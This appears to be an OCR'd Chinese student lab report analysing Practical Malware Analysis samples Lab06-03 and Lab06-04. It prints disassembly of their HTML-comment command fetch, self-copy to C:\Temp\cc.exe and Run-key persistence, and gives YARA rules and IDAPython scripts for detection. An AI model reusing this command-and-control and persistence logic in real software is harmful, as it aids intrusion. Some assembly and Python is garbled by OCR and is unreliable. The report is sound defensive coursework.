
从代码中可以看到，就是将 argv 的为地址的内容存放到了 eax 中，而 argv 的地址就是 argv[0]的首地址，而 argv[0]在 main 函数中作为一个指针，指向程序的路径及名称。也就是说，eax 中存放的就是程序的名称即 Lab06-03.exe 的字符串。

对于 ecx，是将 var_8 的内容存放在了其中，而偏移地址 var_8 的内容又是 al 也就是 sub_401040 的返回值，前面提到 sub_401040 函数的返回值就是所下载的 HTML 文件的注释正文的首地址。

所以，这两个参数一个是程序的名称，一个是注释正文字符。

```
text:00401228                 call    sub_401040
text:0040122D                 mov     [ebp+var_8], al
text:00401230                 movsx   eax, [ebp+var_8]
text:00401234                 test    eax, eax
text:00401236                 jnz     short loc_40123C
text:00401238                 xor     eax, eax
text:0040123A                 jmp     short loc_40126D
text:0040123C ; ---------------------------------------------
text:0040123C
text:0040123C loc_40123C:                              ; CODE
text:0040123C                 movsx   ecx, [ebp+var_8]
```

3、这个函数包含的主要代码结构是什么？




从图中可以看到，ecx 先减了一个 61h 也就是'a'，然后在和 4 比较，如果大于 4，则跳转到 loc_4011E1 处，否则向下执行一个无条件跳转。

双击 off_4011F2 入无条件跳转处

```
sub_401130      endp

; ---------------------------------------------------------------------------
off_4011F2      dd offset loc_40115A    ; DATA XREF: sub_401130+23↑r
                dd offset loc_40116C    ; jump table for switch statemen
                dd offset loc_40117F
                dd offset loc_40118C
                dd offset loc_4011D4
                align 10h

; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main           proc near               ; CODE XREF: start+AF↓p

var_8           = byte ptr -8
var_4           = dword ptr -4
argc            = dword ptr  8
argv            = dword ptr  0Ch
```

可以看到它正好有 5 个跳转，很明显这就是一个 swich 结构



根据参数 var_8,其地址处的内容:

如果是 a 则跳转到 loc_40115A 处;

如果是 b 则跳转到 loc_40116C 处;

如果是 c 则跳转到 loc_40117F 处;

如果是 d 则跳转到 loc_40118C 处;

如果是 e 则跳转到 loc_4011D4 处;

如果是其它数据则跳转到 loc_4011E1 处。

4、这个函数能够做什么?

参数为'a'跳转到 loc_40115A 时，它创建了 C:\Temp 的目录

```
loc_40115A:             ; jumptable 00401153 case 0
push    0
push    offset PathName ; "C:\\Temp"
call    ds:CreateDirectoryA
jmp     loc 4011EE
```

```
loc_40116C:             ; jumptable 00401153 cas
push    1
push    offset Data     ; "C:\\Temp\\cc.exe"
mov     eax, [ebp+lpExistingFileName]
push    eax             ; lpExistingFileName
call    ds:CopyFileA
jmp     short loc_4011EE
```

参数为'b'跳转到 loc_40116C 时，它调用了 CopyFileA 函数，并在之前压入了两个参数，一个是"C:\Temp\cc.exe",一个是 lpExistingFileName 的内容。而 lpExistingFileName 是 sub_401130 的第二个参数

栈是先进后出的，在 sub_401130 函数调用前先压入的 argv 也就是程序本身的名称，所以 lpExistingFileName 就是程序本身的名字。所以跳转到 loc_40116C 时，就是将程序本身的名字复制到 C:\Temp 下并改名为 cc.exe。

参数为'c'跳转到 loc_40117F 处时，它删除了 C:\Temp\cc.exe。

```
loc_40117F:             ; jumptable 00401153 case 2
push    offset Data
call    ds:DeleteFileA
jmp     short loc_4011EE
```

```
loc_4011D4:             ; jumptable 00401153 case 4
push    186A0h
call    ds:Sleep
jmp     short loc_4011EE
```

参数为'd'跳转到 loc_40118C 处时，调用函数 RegOpenKeyExA 打开 Software\Microsoft\Windows\CurrentVersion\Run，然后调用 RegSetValueExA 将 C:\Temp\cc.exe 写进入，设为开启自启动

参数为'e'跳转到 loc_4011D4 时，它让程序休眠 186A0h 毫秒，也就是 100 秒

5、在这个恶意代码中有什么本地特征吗？


通过以上的分析可以知道该恶意代码的本地特征创建了目录 C:\Temp，并在该目录下创建了 cc.exe 程序，然后修改了注册表将 C:\Temp\cc.exe 设为了开机自启动

6、这个恶意代码的目的是什么？

由以上分析可知，该恶意代码先进行一个联网检测，如果未联网则停止运行，如果已联网则会下载 HTML 文件，并解析。根据 HTML 文件注释的第一个字母“a,b,c,d,e”进行在 C:\Temp 路径下的自我复制和开机自启。

(四)Lab06-04.exe

1、在实验 6-3 和 6-4 的 main 函数中调用之间的区别是什么？



```
; int __cdecl main(int argc, const char **argv, const char **
_main proc near

var_C= dword ptr -0Ch
var_8= byte ptr -8
var_4= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 0Ch
call    sub_401000
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jnz     short loc_401248
```

首先在 main 函数先调用了 sub_401000 函数，和之前的实验一样，这个函数就是检测是否联网如果是联网状态则跳转到 loc_401248 处。来到 loc_401248 处，发现这个代码块是比之前的实验多的，它将 var_C 偏移地址处的内容赋值 0，然后无条件跳转到 loc_40125A。接下来的代码调用了 sub_401040 函数，和之前一样就是下载 HTML 文件并返回注释正文的首地址，如果返回首地址成功则跳转到 loc_40127E

```
loc_401248:
mov     [ebp+var_C], 0
jmp     short loc_40125A
```

```
loc_40125A:
cmp     [ebp+var_C], 5A0h
jge     short loc_4012AF
```

```
mov     ecx, [ebp+var_C]
push    ecx
call    sub_401040
add     esp, 4
mov     [ebp+var_8], al
movsx   edx, [ebp+var_8]
test    edx, edx
jnz     short loc_40127E
```

来到 loc_40127E 可以看到和之前一样，就是打印出注释正文的的第一个字符然后调用 sub_401150 函数，最后休眠 60s，然后无条件跳转到 loc_401251 处。

```
loc_40127E:
movsx   eax, [ebp+var_8]
push    eax
push    offset aSuccessParsedC ; "Success: Parsed command is
call    sub_4012B5
add     esp, 8
mov     ecx, [ebp+argv]
mov     edx, [ecx]
push    edx             ; lpExistingFileName
mov     al, [ebp+var_8]
push    eax             ; char
call    sub_401150
add     esp, 8
push    0EA60h          ; dwMilliseconds
call    ds:Sleep
jmp     short loc_401251
```

而 sub_401150 函数和之前的 sub_401130 函数一样，就是一个 swich 语句根据 HTML 文件注释正文的第一个字符实现程序自我复制和开机自启等功能。

来到 loc_401251 处，发现它就是对变量 var_C 进行了加 1 操作，类似于 c 代码的自增，然后就又回到了 loc_40125A 处再接着与 5A0h 做计较，很明显这是一个循环结构，一直到变量大于等于 5A0h 则跳出循环结束程序。

```
                        mov     ecx, [ebp+var_C]
                        push    ecx
                        call    sub_401040
                        add     esp, 4
loc_401251:             mov     [ebp+var_8], al
mov     eax, [ebp+var_C] movsx  edx, [ebp+var_8]
add     eax, 1          test    edx, edx
mov     [ebp+var_C], eax jnz    short loc_40127E
```

2、什么新的代码结构已经被添加到 main 中？

由以上分析可知，一个循环结构被添加到了 main 中

3、这个实验的解析 HTML 的函数和前面实验中的那些有什么区别？

看到在调用解析函数之前先把表示循环次数的变量压入栈作为了 sub_401040 函数的参数

```
push    ebp
mov     ebp, esp
sub     esp, 230h
mov     eax, [ebp+arg_0]
push    eax
push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 0Ch
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
lea     edx, [ebp+szAgent]
push    edx             ; lpszAgent
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
push    0               ; dwContext
push    0               ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
mov     eax, [ebp+hInternet]
push    eax             ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
```

进入函数 sub_401040 中，可以看到相比之前字符串 Internet Explorer 7.50/pma%d 发生了变化，多了一个%d 型的参数，对应变量就是 arg_0 也就是函数调用之前传入的参数，即循环的次数。接下来还调用了一个 sprintf 函数，对传入的字符串进行了格式化，然后传给了 InternetOpenA 函数。

4、这个程序会运行多久？

主要是找到程序中的 sleep，看程序睡眠的时间

首先在函数 sub_401150 调用完后会有一个 0EA60h 毫秒也就是 60s 的睡眠，而这是循环一次的睡眠时间，前面已经分析，一共要循环 5A0h

也就是 1440 次。所以一次循环一分钟，整个程序运行完毕一共要 1440 分钟也就是 24 小时。

```
loc_40127E:
movsx   eax, [ebp+var_8]
push    eax
push    offset aSuccessParsedC ; "Success: Parsed comm
call    sub_4012B5
add     esp, 8
mov     ecx, [ebp+argv]
mov     edx, [ecx]
push    edx             ; lpExistingFileName
mov     al, [ebp+var_8]
push    eax             ; char
call    sub_401150
add     esp, 8
push    0EA60h          ; dwMilliseconds
call    ds:Sleep
jmp     short loc_401251
```

```
loc_40125A:
cmp     [ebp+var_C], 5A0h
jge     short loc_4012AF
```

```
loc_4011F4:             ; jumptable 00401173 case 4
push    186A0h
call    ds:Sleep
jmp     short loc_40120E
```

而在 sun_401150 函数中，如果 swich 结构的参数是 e 的话，同样会使程序休眠 186A0h 毫秒也就是 100s，所以程序运行一次至少要 24 小时。

5、在这个恶意代码中有什么新的基于网络的迹象吗？

新的网络迹象就是增加了一个计数器，记录循环的次数，使我们可以知道程序运行的时间。

6、这个恶意代码的目的是什么？

首先检测网络连接，如果没有网络连接则停止运行；

如果网络已连接则下载 HTML 网页，该网页包含了注释，解析该网页，然后根据注释正文的第一个字符做出 swich 语句的跳转操作：

参数为‘a’时创建 C:\Temp 的目录；

参数为‘b’时，进行了程序的自我复制；


参数为‘c’时，删除了 C:\Temp\cc.exe；

参数为‘d’时，将程序设为开机自启动；

参数为‘e’时，程序休眠 100 秒。

并且将检测到网络连接后的操作循环运行 1440 次。

Yara 规则的编写



Address	Length	Type	String
.rdata:00…	00000008	C	(8PX\a\b
.rdata:00…	00000007	C	7OOWP\a
.rdata:00…	00000008	C	\b`h``
.rdata:00…	0000000A	C	ppxxxx\b\a\b
.rdata:00…	00000007	C	(null)
.rdata:00…	00000017	C	__GLOBAL_HEAP_SELECTED
.rdata:00…	00000015	C	__MSVCRT_HEAP_SELECT
.rdata:00…	0000000F	C	runtime error
.rdata:00…	0000000E	C	TLOSS error\r\n
.rdata:00…	0000000D	C	SING error\r\n
.rdata:00…	0000000F	C	DOMAIN error\r\n
.rdata:00…	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00…	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00…	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00…	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:00…	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00…	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00…	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00…	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00…	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00…	00000021	C	\r\nabnormal program termination\r\n
.rdata:00…	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00…	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00…	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00…	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00…	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00…	00000017	C	<program name unknown>

查看四个程序的字符串列表之后，我们编写了下列的 yara 规则

```
import "pe"

rule Message {
    strings:
        $ErrorM = "Error"
        $SuccessM = "Success"
        $Internet = "Internet"
    condition:
```

```
        $ErrorM or $SuccessM or $Internet
}

rule MalURLRequest {
    strings:
        $Mal = "practicalmalwareanalysis"
        $Http = "http"
    condition:
        $Mal and $Http
}

rule EXE {
    strings:
        $exe = /[a-zA-Z0-9_]+.exe/
    condition:
        $exe
}

rule Regedit {
    strings:
        $run = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
    condition:
        $run
}
```

扫描结果如下：

lda python 的编写：

用 ida pro 打开 lab06-01.exe 的函数列表，之后设计如下的 ida python 脚本

```
from idaapi import *
# 设置颜色
def judgeAduit(addr):
    not safe function handler
    MakeComm(addr,"### AUDIT HERE ###")
    SetColor(addr,CIC_ITEM,0x0000ff)  #set backgroud to red
    pass
# 函数标识
def flagCalls(danger_funcs):
    not safe function finder
    count = 0
    for func in danger_funcs:
        faddr = LocByName( func )
        if faddr != BADADDR:
            # Grab the cross-references to this address
            cross_refs = CodeRefsTo( faddr, 0 )
            for addr in cross_refs:
                count += 1
                Message("%s[%d] calls 0x%08x\n"%(func,count,addr))
                judgeAduit(addr)
if __name__ == '__main__':
    handle all not safe functions
    # 列表存储需要识别的函数
    danger_funcs = ["_fflush","_wctomb","__lseek","_fclose","RtlUnwind"]
    flagCalls(danger_funcs)
```

同理我们设计其他应用程序的 ida python 代码

Lab06-02.exe

```
from idaapi import *
# 设置颜色
def judgeAduit(addr):
    not safe function handler
    MakeComm(addr,"### AUDIT HERE ###")
    SetColor(addr,CIC_ITEM,0x0000ff)  #set backgroud to red
Pass
# 函数标识
def flagCalls(danger_funcs):
    not safe function finder
    count = 0
    for func in danger_funcs:
        faddr = LocByName( func )
        if faddr != BADADDR:
            # Grab the cross-references to this address
            cross_refs = CodeRefsTo( faddr, 0 )
```

```
            for addr in cross_refs:
                count += 1
                Message("%s[%d] calls 0x%08x\n"%(func,count,addr))
                judgeAduit(addr)
if __name__ == '__main__':
    handle all not safe functions
    print "------------------------------"
    # 列表存储需要识别的函数
    danger_funcs = ["__abnormal_termination","__isatty","_wctomb","__fcloseall","RtlUnwind"]
    flagCalls(danger_funcs)
```

Lab06-03.exe

```
from idaapi import *
# 设置颜色
def judgeAduit(addr):
    not safe function handler
    MakeComm(addr,"### AUDIT HERE ###")
    SetColor(addr,CIC_ITEM,0x0000ff)  #set backgroud to red
    pass
# 函数标识
def flagCalls(danger_funcs):
    not safe function finder
    count = 0
    for func in danger_funcs:
        faddr = LocByName( func )
        if faddr != BADADDR:
            # Grab the cross-references to this address
            cross_refs = CodeRefsTo( faddr, 0 )
            for addr in cross_refs:
                count += 1
                Message("%s[%d] calls 0x%08x\n"%(func,count,addr))
                judgeAduit(addr)
if __name__ == '__main__':
    handle all not safe functions
    # 列表存储需要识别的函数
    danger_funcs =
["__XcptFilter","__initterm","___crtGetEnvironmentStringsA","__abnormal_termination","__get_
osfhandle"]
    flagCalls(danger_funcs)
```

Lab06-04.exe

```
from idaapi import *
# 设置颜色
def judgeAduit(addr):
    not safe function handler
```

```
    MakeComm(addr,"### AUDIT HERE ###")
    SetColor(addr,CIC_ITEM,0x0000ff)  #set backgroud to red
    pass
# 函数标识
def flagCalls(danger_funcs):
    not safe function finder
    count = 0
    for func in danger_funcs:
        faddr = LocByName( func )
        if faddr != BADADDR:
            # Grab the cross-references to this address
            cross_refs = CodeRefsTo( faddr, 0 )
            for addr in cross_refs:
                count += 1
                Message("%s[%d] calls 0x%08x\n"%(func,count,addr))
                judgeAduit(addr)
if __name__ == '__main__':
    handle all not safe functions
    # 列表存储需要识别的函数
    danger_funcs =
["__get_osfhandle","___crtLCMapStringA","__alloca_probe","__abnormal_termination","___crtGet
EnvironmentStringsA"]
    flagCalls(danger_funcs)
```

四、实验结论及心得体会

这一次的实验是恶意代码与防治分析的 Lab6 实验，对理论课上讲的 IDA Python 编写技术有了一定的了解，也对 IDA Pro 的使用比如说交叉引用、语句跳转、反汇编分析等更加的熟练。

在本次实验中，也对所检测程序编写了相应的 yara 规则，对于 yara 规则的编写也更加的熟练。

这次实验当中，我们对于 ida python 的编写有了更加熟练的掌握，了解到我们更多的通过函数列表了解进程，从而了解函数的运行方式，最终得到一个比较好的检验方式，给我后续的恶意代码分析提供了新的思路。